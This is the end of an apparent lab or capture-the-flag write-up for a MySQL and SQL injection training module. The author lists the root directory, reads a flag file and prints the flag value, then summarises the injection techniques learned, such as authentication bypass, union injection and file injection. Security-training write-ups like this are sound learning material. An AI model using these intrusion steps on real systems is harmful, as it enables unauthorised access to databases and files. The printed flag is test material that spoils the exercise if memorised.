
Using “**find a flag in the / root directory of the file system**” as the hint i went direct listing the contents of the root directory by running “**ls /**” command and i found an interesting file named “**flag_cae1dadcd174.txt**”.

```
1 bin boot dev etc flag_cae1dadcd174.txt home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var 3 4
```

Then using **cat** command " **cat /flag_cae1dadcd174.txt**" i retrieved the flag.

```
1 528d6d9cedc2c7aab146ef226e918396 3 4 5
```

And that's how i completed this module.



Conclusion

In this module, I learned essential MySQL commands and their usage for managing databases, tables, and columns, such as logging into MySQL, creating and altering tables, and performing CRUD operations. I also explored SQL injection techniques, including authentication bypass,

union injection, database enumeration, and file injection, along with their associated payloads. Understanding SQL operator precedence and the importance of user privileges further emphasized the need for secure coding practices. The module highlighted both the risks of SQL injection vulnerabilities and the necessity for effective mitigation strategies to protect databases from exploitation.